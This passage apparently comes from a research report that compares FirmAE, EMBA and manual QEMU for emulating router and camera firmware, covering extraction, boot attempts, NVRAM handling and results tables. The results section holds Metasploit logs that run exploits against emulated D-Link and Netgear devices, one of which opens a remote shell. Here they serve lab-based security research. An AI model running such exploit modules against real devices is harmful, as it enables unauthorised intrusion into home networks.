1.2;Network mode: bridge (br0|eth0|NONE|etc/rc.d/rcS|init);archive-1048576-3420160.squashfs_v3_extract_mipseb-17502-26171;/firmware/unb
lob_extracted/firmware_extract/1048576-3420160.squashfs_v3_extract

[+] System recovery was successful. Further live analysis possible for IP 192.168.1.2.
```

Figure 15 N300 Custom Scan Emulation Success

3.4 QEMU (Custom Emulation Environment)

The section dives into the manual setup of firmware emulation and highlights the heavy lifting carried out by tools such as FirmAE to handle the issues that arise when handling embedded systems' firmware images.

3.4.1 Environment Specifications

Machine Name	Manual QEMU
Virtual Machine Provider	VMWare
Operating System	Ubuntu 24.04
Memory	8GB
Processors	4
Storage (HD)	60GB
Python Version	python 3.10

3.4.2 Setup

Automated tools built using QEMU, such as FirmAE and EMBA, provide various setup scripts. These scripts install not only the dependencies required by the automated tool to function, but also the dependencies required to allow base-level QEMU to function. Furthermore, these tools carry out many tasks to prepare the firmware image for emulation. An Ubuntu VM was set up according to the above specifications (*Figure 123*).

3.4.2.1 Initial Dependencies and Tools Installation

Seeing that a QEMU does not contain an in-built dependencies script, some of its components were installed manually, alongside installing and updating existing packages on the newly set up Ubuntu system (*Figure 124*). Some other standard packages were installed, such as build-essentials, git and pip3-python (*Figure 125*). The firmware image must be manually extracted before system emulation can be attempted; therefore, Binwalk and squashfs-tools were installed (*Figure 126*). Finally, Docker was installed as it will be used to carry out Binwalk functions on the firmware image files (*Figure 127*).

3.4.3 DIR-645

3.4.3.1 Firmware Image Extraction

As previously mentioned, this section will use Binwalk in Docker. Concluding the installation of Docker, there were some permission issues. To resolve this, a new user was created with moderator permissions and the virtual machine was rebooted (*Figure 128*). The terminal was navigated to the directory containing the firmware image, and Docker was used to run a Binwalk extraction command on the image file (*Figure 16*).

```
Firmware@Firmware-Virtual-Platform:~/firmware$ cd ~/Downloads/DIR-645_FIRMWARE_1.03/
Firmware@Firmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03$ docker run -v $(pwd):/work -w /work cincan/binwalk -e dir645_FW_103.bin

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          DLOB firmware header, boot partition: "dev=/dev/mtdblock/2"
112          0x70          LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: 4237576 bytes
1441984      0x160070      Packing section delinitier tag, little endian size: 3169792 bytes; big endian size: 6172672 bytes

WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/tmp -> /var/tmp; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/home -> /var/home; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/www/syslog.rg -> /var/log/message; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/www/tssyslog.rg -> /var/log/tlogsmg; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/usr/sbin/hnap -> /htdocs/cgibin; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/usr/sbin/fwupdater -> /htdocs/cgibin; changing link target to /dev/null for security purposes.
WARNING: Symlink points outside of the extraction directory: /work/_dir645_FW_103.bin.extracted/squashfs-root/usr/sbin/scandir.sgi -> /htdocs/cgibin; changing link target to /dev/null for security purposes.
```

Figure 16 Docker Binwalk Extraction

Binwalk identifies the firmware to have a DLOB header and offset 0x0, some LZMA compressed data at offset 0x70, and a SquashFS filesystem at offset 0x160090. The firmware directory before and after the extraction command was run can be seen (*Figures 129, 130*). The squashfs-root directory can be examined to review the firmware images extracted file system (*Figure 17*). By examining files standard to Linux directory structure, the firmware's architecture is confirmed to be MIPS32 LSB – crucial information when identifying which QEMU command to use for emulation. Additionally, htdocs/cgibin was identified as the firmware's main web binary, a critical piece of its web application.


```

firmware@Firmware-Vmware-Virtual-Platform:~$ cd ~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root/
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ ls
bin dev etc home httdocs include lib nnt proc sbin sys tmp usr var www
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ ls -la
total 60
drwxr-xr-x 15 firmware firmware 4096 Feb 1 16:45 .
drwxr-xr-x 3 firmware firmware 4096 Feb 1 16:45 ..
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 bin
drwxr-xr-x 9 firmware firmware 4096 Feb 1 16:45 dev
drwxr-xr-x 16 firmware firmware 4096 Feb 1 16:45 etc
lrwxrwxrwx 1 firmware firmware 9 Feb 1 16:45 home -> /dev/null
drwxr-xr-x 14 firmware firmware 4096 Oct 9 2012 httdocs
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 include
drwxr-xr-x 4 firmware firmware 4096 Feb 1 16:45 lib
drwxr-xr-x 2 firmware firmware 4096 Feb 1 16:45 nnt
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 proc
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 sbin
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 sys
lrwxrwxrwx 1 firmware firmware 9 Feb 1 16:45 tmp -> /dev/null
drwxr-xr-x 5 firmware firmware 4096 Oct 9 2012 usr
drwxr-xr-x 2 firmware firmware 4096 Oct 9 2012 var
drwxr-xr-x 2 firmware firmware 4096 Feb 1 16:45 www
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ file bin/busybox
bin/busybox: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked, stripped
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ file usr/sbin/httpd
usr/sbin/httpd: cannot open 'usr/sbin/httpd' (No such file or directory)
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ file usr/sbin/httpc
usr/sbin/httpc: symbolic link to ./rgrbin
firmware@Firmware-Vmware-Virtual-Platform:~/Downloads/DIR-645_FIRMWARE_1.03/_dir645_FW_103.bin.extracted/squashfs-root$ file httdocs/cgibin
httdocs/cgibin: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uclibc.so.0, stripped

```

Figure 17 QEMU DIR-645 Identification

3.4.3.2 Filesystem and Network Preparation

An Ext2 filesystem was created and mounted, and the extracted squashfs-root filesystem was copied into it (*Figures 131, 132, 133*). Additionally, some seemingly missing directories were created, and standard chmod permissions were set on the “tmp” and “var/tmp” directories, as is typical for tmp directories. A virtual network interface named “tap0” was created, activated and assigned an IP address (*Figure 134*). Then IP forwarding was enabled, allowing the emulated device to access networks through the host machine.

3.4.3.3 Firmware Boot

Initially, the LZMA compressed data was mistaken as a Linux kernel, and QEMU was run using this, resulting in a failed boot (*Figure 135*). Following this, a generic MIPSel Malta kernel was downloaded (*Figure 136*). QEMU was run again using this kernel; the firmware began booting but ran into a kernel panic nearing the end of the boot tasks as “hda” had been the assumed root device (*Figures 137, 138*). The kernel panic error output provided the viable option of using “sda” instead; therefore, emulation was rerun using this (*Figure 139*). This resulted in an abundance of repeated errors such as missing devices, directories, libraries and services. At this point, a new approach was pursued. A different QEMU command was run, which boots the standard Malta kernel and opens an interactive terminal without running any of the DIR-645 binaries (*Figures 140*). This successfully booted (*Figure 141*). The

“htdocs/cgibin” directory was identified as the web binary, but when attempts were made to run it, various errors were encountered (*Figure 142*). Initially, the problem was due to “dev/null” not existing; to fix this, the filesystem node was created with the standard parameters for this directory on Linux machines. Permissions were set allowing read/writing but preventing it from being executed, seeing as this is exclusively a memory directory. Following this, there was a persistent error related to the device claiming “cgibin” was an unknown command, alluding to it not being the main web binary. “Httpd” was found in the “/sbin/” directory using grep. Upon running this, it concluded without errors (*Figure 18*). However, when searching for it in the process list, it was not found. This likely means that it is starting up successfully but crashing immediately for some reason. Without being provided with errors, the problem was not identified.

```
# /sbin/httpd &
51
# ps | grep httpd
# mount -t proc proc /proc
# ps
  PID USER      VSZ STAT COMMAND
    1 0          928 S    /bin/sh
    2 0           0 SW    [kthreadd]
    3 0           0 SW    [ksoftirqd/0]
    5 0           0 SW    [kworker/u:0]
    6 0           0 SW    [watchdog/0]
    7 0           0 SW<   [cpuset]
    8 0           0 SW<   [khelper]
    9 0           0 SW    [kdevtmpfs]
   10 0           0 SW<   [netns]
   11 0           0 SW    [sync_supers]
   12 0           0 SW    [bdi-default]
   13 0           0 SW<   [kintegrityd]
   14 0           0 SW<   [kblockd]
   15 0           0 SW<   [ata_sff]
   16 0           0 SW<   [rpciod]
   17 0           0 SW    [kworker/0:1]
   18 0           0 SW    [khungtaskd]
   19 0           0 SW    [kswapd0]
   20 0           0 SWN   [ksmd]
   21 0           0 SW    [fsnotify_mark]
   22 0           0 SW<   [nfsiod]
   23 0           0 SW<   [crypto]
   26 0           0 SW    [scsi_eh_0]
   27 0           0 SW    [scsi_eh_1]
   30 0           0 SW    [kworker/0:2]
   31 0           0 SW    [kworker/u:3]
   32 0           0 SW<   [ext4-dio-unwrit]
   33 0           0 SW    [flush-8:0]
   57 0          812 R    ps
# /sbin/httpd
```

Figure 18 QEMU DIR-645 Pslist

3.4.4 R7000

3.4.4.1 Firmware Image Extraction

The newly extracted firmware image was placed into a directory, and Docker was once again used to run Binwalk on the firmware and extract it (*Figures 143, 144*). The extracted files and directory can be seen as well as the SquashFS filesystem (*Figures 145, 146, 147*). The firmware ISA architecture was identified as 32-bit Armel, and the web binary was identified using grep at “usr/sbin/httpd” (*Figure 19*).

```
Firmware@Firmware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216$ cd _R7000-V1.0.12.216_0.12.216_10.2.122.chk.extracted/squashfs-root/
Firmware@Firmware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216_10.2.122.chk.extracted/squashfs-root$ file bin/busybox
bin/busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
Firmware@Firmware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216_10.2.122.chk.extracted/squashfs-root$ file usr/sbin/httpd
usr/sbin/httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
Firmware@Firmware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216_10.2.122.chk.extracted/squashfs-root$ ls -la bin/ | grep http
-rwxr-xr-x 1 firmware firmware 1832472 Sep 19 2024 httpd
Firmware@Firmware-Virtual-Platform:~/Downloads/R7000-V1.0.12.216_10.2.122.chk.extracted/squashfs-root$ ls -la www/
total 18484
drwxr-xr-x 9 firmware firmware 32768 Mar 11 01:10 .
drwxr-xr-x 15 firmware firmware 4096 Mar 11 01:10 ..
-rw-r--r-- 1 firmware firmware 5847 Sep 19 2024 Add_WPS_Client.htm
-rw-r--r-- 1 firmware firmware 1467 Sep 19 2024 ADVANCED_home1.htm
-rw-r--r-- 1 firmware firmware 44899 Sep 19 2024 ADVANCED_home2.htm
-rw-r--r-- 1 firmware firmware 1413 Sep 19 2024 ADVANCED_home.htm
-rw-r--r-- 1 firmware firmware 1878 Sep 19 2024 adv_refresh.bmp
-rw-r--r-- 1 firmware firmware 928 Sep 19 2024 Adv_USB_h.htm
-rw-r--r-- 1 firmware firmware 8429 Sep 19 2024 Adv_USB.htm
-rw-r--r-- 1 firmware firmware 45559 Sep 19 2024 adv_wifi.htm
-rw-r--r-- 1 firmware firmware 3288 Sep 19 2024 ajax-loader.gif
-rw-r--r-- 1 firmware firmware 1842 Sep 19 2024 ap_settings_h.htm
-rw-r--r-- 1 firmware firmware 17997 Sep 19 2024 ap_settings.html
-rw-r--r-- 1 firmware firmware 37732 Sep 19 2024 ap_settings.js
-rw-r--r-- 1 firmware firmware 930 Sep 19 2024 ARP_binding_h.htm
-rw-r--r-- 1 firmware firmware 7286 Sep 19 2024 ARP_binding.htm
-rw-r--r-- 1 firmware firmware 1677 Sep 19 2024 ArrowDown.png
-rw-r--r-- 1 firmware firmware 1657 Sep 19 2024 ArrowUp.png
-rw-r--r-- 1 firmware firmware 5528 Sep 19 2024 AttachedDevice.jpg
-rw-r--r-- 1 firmware firmware 434 Sep 19 2024 auto_block.htm
```

Figure 19 QEMU R7000 Architecture Identification


3.4.4.2 Filesystem and Network Preparation

An Ext2 filesystem was created, mounted, and the R7000’s SquashFS filesystem was copied into it (*Figure 148*).

3.4.4.3 Firmware Boot

A different approach was taken when compared to the DIR-645 attempt. An Armel Linux kernel was installed alongside an initial ramdisk (initrd) and standard disk image (*Figure 149*). The disk image was expanded from 25GB to 32GB to work with QEMU’s emulation requirements of it being a “power-of-2”. Finally, QEMU was run using various parameters differing from the first time (*Figure 150*). This command boots a standard ARM Linux system using the installed artefacts without involving the firmware at all yet. In addition, it creates a virtual interface card and enables SSH port forwarding. Similar to the final QEMU boot attempt for

the DIR-645, this machine was successfully booted into a terminal (*Figure 151*). The machine was logged into using default credentials, and a directory named “firmware” was created. A new terminal was opened on the host machine and then traversed to the location of the extracted firmware. The SquashFS filesystem was compressed and sent to the QEMU-hosted Armel Linux system “firmware” directory over the SSH connection (*Figure 152*). The compressed directory was then extracted on the QEMU virtual machine (*Figure 153*). Directories and filesystem nodes were created accordingly, and Chroot was used to change the root directory to the R7000’s “/bin/sh” binary (*Figure 154*). The “usr/sbin/httpd” binary was run, which resulted in an error failing to load the library “libbdbroker.so” (*Figure 20*).



```
/ # /usr/sbin/httpd &  
/ # /usr/sbin/httpd: can't load library 'libbdbroker.so'
```

Figure 20 QEMU R7000 Library Error 'libbdbroker.so'

The QEMU virtual machine did not have the tools to investigate; therefore, a terminal on the VMware machine was opened, and Strings and Grep were used in the SquashFS filesystem to find other libraries expected within the firmware (*Figure 155*). One of the present libraries is the utility library for the problem library. It is unclear what this library does or its importance, meaning that it may not necessarily require code for emulation to run properly. Assuming the library is not important, the attempted solution was to copy the utility library and rename it as if it were the primary library. The “libbdbroker_util” library was copied and renamed to the problem library, and emulation was attempted again. This solved the initial problem; however, a new “can’t load library” error replaced it (*Figure 156*).

3.4.5 AC15

3.4.5.1 Firmware Image Extraction

Binwalk image extraction was not required as the uploader had already extracted the SquashFS filesystem (*Figures 157, 158, 159*). The

filesystem was investigated, identifying the kernel as a 32-bit ARMel architecture and the “httpd” web binary was discovered in the “bin/” directory (*Figure 160*).

3.4.5.2 Filesystem and Network Preparation

An Ext2 file system was created (*Figure 161*). A directory, “mnt”, was created and used to mount the newly made “rootfs.ext2”. Following this, the firmware’s rootfs directory was copied into the ext2 filesystem (*Figure 162*). The filesystem was modified, removing the unusual files and making the standard expected directories. Default read-only configuration files were copied into a writable directory “var/etc/” (*Figure 163*). Device nodes were created and assigned permissions accordingly (*Figure 164*). The Ext2 filesystem was unmounted (*Figure 165*). The default Linux ARMEL kernel and initrd were prepared for the Chroot method (*Figure 166*). To allow device networking, a tap interface was created and activated. An IP address was assigned to the interface and can be seen when viewing system networking information (*Figure 167*).

3.4.5.3 Firmware Boot

An initial attempt was made to boot the kernel directly using the firmware filesystem, but this failed (*Figure 168*). For the second attempt, another filesystem was created but in the Ext4 format, and setup following the same steps as the Ext2 filesystem preparation (*Figures 169, 170*). This successfully managed to boot but immediately failed when attempting to mount the drive (*Figure 171*). Following the trend of trial and error, an Ext3 filesystem was created with the same setup steps and the QEMU machine was booted (*Figure 172*). Despite this filesystem supporting the mount command, it failed to run, claiming “no such device” (*Figure 173*). Additionally, the “/proc/filesystems” file was viewed and surprisingly listed “nodev” for every filesystem and a complete absence of file system formats such as Ext2, Ext3 or Ext4. This means that the Linux kernel in use has no support for any filesystem formats. Due to this, a new Linux kernel was installed alongside a disk image and initrd (*Figure 174*). The

disk image was resized, and QEMU was used to boot the system (*Figure 21*).

```
Firmware@Firmware-Virtual-Platform: /Downloads$ qemu-system-arm -M vxpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2" -net nic -net user,hostfwd=tcp::2222-:22 -nographic
qemu-system-arm: Invalid SD card size: 25 GiB
SD card size has to be a power of 2, e.g. 32 GiB.
You can resize disk images with 'qemu-img resize <imagefile> <new-size>'
(note that this will lose data if you make the image smaller than it currently is).
Firmware@Firmware-Virtual-Platform: /Downloads$ qemu-img resize debian_wheezy_armhf_standard.qcow2 32G
Image resized.
Firmware@Firmware-Virtual-Platform: /Downloads$ qemu-system-arm -M vxpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2" -net nic -net user,hostfwd=tcp::2222-:22 -nographic
Uncompressing Linux... done, booting the kernel.

Debian GNU/Linux 7 debian-armhf ttyAMA0
debian-armhf login:
```

Figure 21 QEMU AC15 Resize and Boot

After logging in with default credentials and checking the “/proc/filesystems” file, the kernel was confirmed to support ext4 and ext2 filesystem formats (*Figure 175*). The “firmware/” directory was created (*Figure 176*). A terminal was opened on the host machine, and the “rootfs” directory was compressed and sent to the VM over SSH (*Figure 177*). It was extracted on the VM and viewed (*Figure 178*). Following the R7000 chroot filesystem setup strategy, default configurations were copied into a writable file, and expected device nodes were created and assigned accordingly. Chroot was then used, making “/bin/sh” the root directory (*Figure 179*). Finally, the “/proc” and “/sys” filesystems were mounted, and the web server binary was run, which failed without providing an error (*Figures 180, 181*).

3.5 NVRAM Investigation

Devices which successfully booted in FirmAE and EMBA failed to boot when attempting manual emulation. The most common errors seen in the boot process referenced NVRAM issues. An investigation was conducted to determine how the automated emulation tools dealt with this issue. FirmAE’s Netgear R7000 emulation “qemu.final.serial.log” was found and viewed, using Grep to display results with the term “nvram” (*Figures 182, 183, 184, 22*). During boot, FirmAE sets the “LD_PRELOAD” to use a custom Firmadyne developed library “libnvram_ioctl.so”. It was found that EMBA also uses this same library (*Figure 23*).

```

owner@ubuntu:~/FirmAE/scratch/2$ cat qemu.final.serial.log | head -n 500 | grep nvram
[ 0.000000] set the LD_PRELOAD=/firmadyne/libnvram_ioctl.so
nvram_get_buf: console_loglevel
nvram_init: Initializing NVRAM...
nvram_set_default_builtin: Setting built-in default values!
nvram_set: console_loglevel = "7"
nvram_set: restore_defaults = "1"
nvram_set: sku_name = ""
nvram_set: wla_wlanstate = ""
nvram_set: lan_if = "br0"
nvram_set: lan_ipaddr = "192.168.0.50"
nvram_set: lan_bipaddr = "192.168.0.255"
nvram_set: lan_netmask = "255.255.255.0"
nvram_set: time_zone = "PST8PDT"
nvram_set: wan_hwaddr_def = "01:23:45:67:89:ab"
nvram_set: wan_ifname = "eth0"
nvram_set: lan_ifnames = "eth1 eth2 eth3 eth4"
nvram_set: ethConver = "1"
nvram_set: lan_proto = "dhcp"
nvram_set: wan_ipaddr = "0.0.0.0"
nvram_set: wan_netmask = "255.255.255.0"
nvram_set: wanif = "eth0"
nvram_set: time_zone_x = "0"
nvram_set: rip_multicast = "0"
nvram_set: bs_trustedip_enable = "0"
nvram_set: et0macaddr = "01:23:45:67:89:ab"
nvram_set: filter_rule_tbl = ""
nvram_set: pppoe2_schedule_config = "127:0:0:23:59"
nvram_set: schedule_config = "127:0:0:23:59"
nvram_set: access_control_mode = "0"
nvram_set: fwpt_df_count = "0"
nvram_set: static_if_status = "1"
nvram_set: www_relocation = ""
nvram_set: usb_info_dev0 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev1 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev2 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev3 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev4 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev5 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev6 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev7 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev8 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev9 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"
nvram_set: usb_info_dev10 = "A200396E0402FF83@1@14.4G@U@1@USB_Storage;U;;0;0@"

```

Figure 22 Investigation FirmAE Initialising "libnvram_ioctl.so"

```

[*] Checking for missing area /dev/gpio in filesystem ...
[*] Checking for missing area /dev/null in filesystem ...
[*] Checking for missing area /firmadyne/init_service.sh in filesystem ...
[*] Checking for missing area /sys/mtd0/mediaserver.udn in filesystem ...
[*] Linking to dbg libnvram.so
[*] Linking to dbg libnvram_ioctl.so

```

Figure 23 Investigation EMBA Linking Same Library "libnvram.so" & "libnvram_ioctl"

The source code of this library is public and was reviewed. There are six primary files to make this library function as intended; however, only two of these are addressed in this section. Firstly, the "nvram.c" handles the main functionality of NVRAM. This library stores values in a mounted filesystem, which acts as the NVRAM hardware chip. The "alias.c" library contains vendor-specific NVRAM values and function names to allow the library to function with the vendors that have been implemented. This will have been undoubtedly time-consuming as each vendor requires special attention to its inner workings before it can be implemented.

4 Results

4.1 Dataset Table

The first table displays the firmware set used for the research, while providing essential information such as exact versioning and architecture type.

Vendor	Device Model	Device Type	Firmware Version	Architecture
D-Link	DIR-645	Wi-Fi Router	1.03	MIPS
Netgear	R7000	Wi-Fi Router	1.0.12.216	ARM
Tenda	AC15	Wi-Fi Router	15.03.05.18	ARM
TP-Link	C200	IP-Camera	1.1.14	MIPS
Trendnet	N300	Wi-Fi Router	1.10b08	MIPS

4.2 Emulation Results Table

The second table documents the results for all the firmware on each emulator. Boot Success measures the device's ability to function as expected. The device returning data when pinged or a detailed NMAP scan warrants a partial success, and functionality of the web service is considered a full success. Boot / Emulation Time refers to the time it takes for the emulator to begin attempting emulation, to the point of a successful or partial boot. FirmAE gives an exact time for this when the check command is used. EMBA does not isolate the exact boot time, and instead only provides the moment the emulation section begins, to the point it finishes. During this, EMBA conducts numerous tasks beyond just performing the firmware boot, making it take longer.

Device Model	Emulator	Boot Success	Boot/ Emulation Time	Successful Exploits	Failed Exploits
DIR-645	QEMU	No			
	EMBA	Yes	1h51m56s	None	None
	FirmAE	Yes	5m41s	CVE-2023-33625	CVE-2014-100005
R7000	QEMU	No			
	EMBA	Yes	2h5m26s	None	CVE-2021-21978 (False positive)
	FirmAE	Yes	7m49s	None	CVE-2016-6277, CVE-2021-31802
AC15	QEMU	No			
	EMBA	Yes	25m12s		
	FirmAE	Partial	32m8s		
C200	QEMU				
	EMBA	Partial	3h11m3s		
	FirmAE	No			
N300	QEMU				
	EMBA	Yes	51m41s		
	FirmAE	Yes	15m22s		

4.3 Emulation Success Summary

The emulation success rates varied significantly between tools and device types. FirmAE achieved full emulation on 3 out of 5 firmware images (DIR-645, R7000, N300), partial emulation on 1 (AC15), and complete failure on 1 (C200). EMBA demonstrated growth from FirmAE, achieving full emulation on 4 devices (DIR-645, R7000, AC15, N300) and

partial emulation on 1 (C200). Manual QEMU failed to produce a functional boot on any device. Boot times for FirmAE ranged from 5 minutes 41 seconds (DIR-645) to 32 minutes 8 seconds (AC15). System emulation time in EMBA, including vulnerability testing, took significantly longer, ranging from 51 minutes (N300) to 3 hours 11minutes (C200).




Figure 24 Boot Success by Device and Emulator

4.4 FirmAE Results

4.4.1 DIR-645

FirmAE successfully set up the device in 5 minutes 41 seconds (*Figure 38*). After running system emulation, the network and web service were successfully hosted on 192.168.0.1; additionally, a tap interface “tap1_0” was set up, which functions as the device’s network bridge (*Figure 4*). Ping received 100% response rate, and Nmap found 4 open ports, including HTTP on port 80 (*Figures 39, 40*). The web service was accessible via Firefox, and the Admin account defaults to not needing a password (*Figures 5, 41*). The internet connection setup wizard was analysed until ISP selection was required (*Figures 42, 43, 44*). Finally, the status tab showed router information and the host machine’s MAC address (*Figures 45, 46*). CVE-2023-33625 successfully opened a remote shell, allowing filesystem exploration (*Figures 25, 50, 51, 52, 53*).

CVE-2014-100005 failed, stating the router may not have connected back to the host (*Figure 26*).

```
msf exploit(linux/upnp/dlink_upnp_msearch_exec) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf exploit(linux/upnp/dlink_upnp_msearch_exec) > check
[*] Checking if 192.168.0.1:1900 can be exploited.
[*] 192.168.0.1:1900 - The target appears to be vulnerable. Product info: DIR-645|1.03|N/A|mipsle
msf exploit(linux/upnp/dlink_upnp_msearch_exec) > run
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 192.168.0.1:1900 can be exploited.
[*] The target appears to be vulnerable. Product info: DIR-645|1.03|N/A|mipsle
[*] Executing Unix Command for cmd/unix/bind_busybox_telnetd
[*] Started bind TCP handler against 192.168.0.1:4444
[*] Command shell session 1 opened (192.168.0.2:43485 -> 192.168.0.1:4444) at 2026-01-24 18:46:13 -0800

Shell Banner:
_!_

BusyBox v1.14.1 (2012-10-08 15:39:56 CST) built-in shell (msh)
-----

# id
id
id: not found
```

Figure 25 DIR-645 CVE-2023-33625 Success

```
msf exploit(linux/http/dlink_diagnostic_exec_noauth) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf exploit(linux/http/dlink_diagnostic_exec_noauth) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf exploit(linux/http/dlink_diagnostic_exec_noauth) > set SRVHOST 192.168.0.2
SRVHOST => 192.168.0.2
msf exploit(linux/http/dlink_diagnostic_exec_noauth) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf exploit(linux/http/dlink_diagnostic_exec_noauth) >
[*] Started reverse TCP handler on 192.168.0.2:4444
[*] 192.168.0.1:80 - Starting up our web service on http://192.168.0.2:8080/nuQXEvH ...
[*] Using URL: http://192.168.0.2:8080/nuQXEvH
[*] 192.168.0.1:80 - Asking the D-Link device to download http://192.168.0.2:8080/nuQXEvH
[*] 192.168.0.1:80 - Waiting for the target to request the ELF payload...
[*] Exploit aborted due to failure: unknown: 192.168.0.1:80 - Target didn't request request the ELF payload -- Maybe it can't connect back to us?
[*] Server stopped.
```

Figure 26 DIR-645 CVE-2014-100005 Failure

4.4.2 R7000

FirmAE successfully set up the device in 7 minutes 49 seconds (*Figure 57*). Full system emulation was run, and the web service went live on 192.168.1.1, allowing the setup wizard to be pursued for a few steps before reaching a 404 error (*Figures 6, 7, 58, 59*). Nmap found 6 open ports (*Figure 60*). The network bridge interface “tap2_0” was configured at 192.168.1.2. CVE-2016-6277 exploit failed with the error “router is not a NETGEAR router” (*Figure 63*). Additionally, when testing firmware version 1.0.4 for CVE-2016-6277 and CVE-2021-31802, the same error was presented, indicating the emulator firmware lacks Netgear identification traits (*Figures 70, 71, 27*).

```

msf > use 1
msf auxiliary(admin/http/netgear_r7000_backup_cgi_heap_overflow_rce) > options
Module options (auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce):
-----
Name      Current Setting  Required  Description
-----
